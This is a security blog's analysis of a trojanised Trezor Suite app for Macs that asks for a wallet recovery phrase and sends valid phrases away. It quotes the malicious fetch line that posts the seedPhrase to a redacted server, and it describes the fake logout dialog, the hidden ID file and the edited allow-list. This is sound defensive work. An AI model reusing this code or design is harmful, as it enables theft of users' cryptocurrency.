Blog · November 17, 2026 · Fake wallet
A fake Trezor Suite that asks for your recovery phrase, then says it is wrong
The app looks and works like the real wallet software. One added screen asks for your recovery phrase, and the code behind its “Verify” button sends the phrase away.
A hardware wallet keeps your cryptocurrency keys on a small device, away from your computer. The one thing that can recreate those keys anywhere is the recovery phrase: the 12, 20 or 24 words written down when the wallet was set up. Whoever has the words has the coins. That is why the companion app on your Mac should never need them typed on a keyboard.

We collected a ZIP delivered as trezor-suite_arm64_TrezorSuite-dev-26.3.3_trojan.zip. It carries one app, Trezor Suite, for Apple silicon Macs: 892 files, with the wallet software’s own code inside. We gave it to MacVigil without running it. It comes out dangerous, 100 out of 100, without checking any list of known files: XProtect, the fingerprint list and the DeepBranch AI second opinion were switched off. The verdict rests only on what MacVigil reads in the file.
One Critical finding, in one script
Trezor Suite is an Electron app: its program is JavaScript, packed in an archive inside the app. MacVigil opens that archive in memory, “without being extracted”, and reads the scripts it packs. Out of 249 findings, one is Critical, and it decides the verdict. It sits in a single script of the archive, main.8354a95b.js, and is titled “Sends the value it just checked as a wallet recovery phrase to another machine”.
MacVigil’s own words on what it read:
In one block of this JavaScript, the name
nis the argument of a function written and called in place whose parameter at that position,e, is handed tovalidateMnemonic, a routine that takes a wallet recovery phrase, and the same name, declared once there and not assigned since, is then a property (seedPhrase) of whatfetchsends to …
The sentence ends with the name of a server, which we leave out. validateMnemonic is the routine a wallet uses to check that a list of words is a real recovery phrase. fetch is how a script sends a request over the network. The line MacVigil quotes as evidence, with the server’s address replaced by …:
fetch("…/api/trezor/seed",{method:"POST",headers:{"Content-Type":"application/json"},body:JSON.stringify({seedPhrase:n,userId:e})})The value that was just checked as a recovery phrase is the value placed in the request, under the name seedPhrase. MacVigil states why that is enough:
A wallet checks a recovery phrase to derive its keys; nothing it does needs the phrase itself on another machine, and sending it is how a tampered wallet takes it.

MacVigil labels the proof “Read in one function”: the relation is “the value followed by name between its declaration, the call in place, the routine and the request”, all inside one block of code.
Who stands behind it
Every program in the app, the main one and its helpers, carries only an ad hoc signature: a seal anyone can make, naming no developer. MacVigil shows the result as “No verified identity”. An app from a known publisher carries a Developer ID that names it; this copy names nobody.
What the file is written to do
We also read the app’s archive by hand, script by script, around the line MacVigil points to.
The screen is an addition at the top of the app. The script carries one component, placed once at the root of the interface, that draws nothing until the wallet software has finished starting. Then it opens a dialog that cannot be dismissed by clicking outside it. Its first page is written to read:
Action is declined
Suspicious activity was detected on your device, so we were forced to log you out of your account.
You can log in back using your recovery phrase.
with a single “Continue” button. A hardware wallet has no account to be logged out of; the page borrows the vocabulary of a website to create urgency.
The second page is a careful recovery form. It is written to offer 12, 20 or 24 words, to suggest words as you type from the standard word lists that real wallets use, and to turn a field green when the word exists. Under the form, the script carries this sentence:
Never share this phrase with anyone. For this step, input stays on this computer only and is not sent over the network.The “Verify” button does the opposite. The code behind it first refuses empty fields and words that are not in the list. It then checks the whole phrase with the wallet’s own routine. From there the two branches are written like this:
- if the phrase is not a real one, the form shows “These words are not a valid recovery phrase. Check order, spelling, and word count.”
- if the phrase is a real one, the script assembles the request MacVigil quotes, sends it, ignores any error, and then shows the same message.
So the form is written to send only phrases that work, and to answer a correct phrase with an error. A person who typed their real words would be told they made a mistake, and would likely try again.
Each phrase would travel with a number. Beside seedPhrase, the request carries a userId. The app’s background script is written to read that number from a hidden file in the home folder, ~/.hlpr/.ownrid, and to use 1 when the file is missing. Nothing in the app writes that file: it is only read, which suggests something else on the Mac is expected to have left it there.
The app’s own safety list was edited. The wallet software blocks every request to a server that is not on a short list of its own services. In this copy, two names are added at the end of that list. One is the server the phrase is sent to. Without that edit, the app would have blocked its own added request.
The seal was redone to match. An Electron app records a fingerprint of its archive in its Info.plist, so that a modified archive is refused. Here the recorded fingerprint is the fingerprint of the archive as modified: we computed it and the two are equal. The record was rewritten after the change, and the whole app was then sealed again with an ad hoc signature.
MacVigil’s finding and this reading agree on the central point. MacVigil reads one relation, the checked phrase handed to the request; the screen texts, the hidden ID file and the edited list come from the hand reading.
How to protect yourself
- Never type a recovery phrase on a computer keyboard. A hardware wallet asks for the words on the device itself. Any window on your Mac that asks for all of them, whatever its reason, is a reason to stop.
- Download the wallet app only from its maker’s own site, typed by hand or from a bookmark. Look-alike downloads arrive through ads, messages and “update” prompts.
- Check who signed the app before opening it. In Terminal:
codesign -dv --verbose=2 "/Applications/Trezor Suite.app"
spctl -a -vv "/Applications/Trezor Suite.app"
A genuine copy answers with a Developer ID naming its publisher, a team identifier, and spctl says it is accepted and notarized. This copy would answer Signature=adhoc and TeamIdentifier=not set.
- Be wary of an app that was replaced without you asking. If a wallet app you installed long ago suddenly shows a logout message at launch, check its signature before doing anything it asks. See How to check if your Mac has malware.
- If you typed your phrase into such a form, treat the wallet as exposed even if the form said the words were wrong. From a clean computer, create a new wallet with a new recovery phrase and move the funds to it at once.
More on the same tricks: “macOS cannot verify that this app is free from malware”, Check a DMG or PKG before opening it, A fake password window on your Mac and A website asked you to paste a command in Terminal?.
Once MacVigil is available, you will be able to drop such a ZIP on it and read the same finding, without opening the app it carries.
The files
trezor-suite_arm64_TrezorSuite-dev-26.3.3_trojan.zip, a ZIP archive, 150.5 MB, carryingTrezor Suite.appfor Apple silicon Macs- SHA-256:
96b9178496ed37d63e34b7df925f79fd6a7acb4e78bf551acd978b0cb8c7097c - First seen: November 13, 2026
- Verdict by behavior alone: dangerous, 100 out of 100
The section read by hand is a static reading: the files were not run, and no server was contacted.
Get the next write-up by email:
More: all posts and guides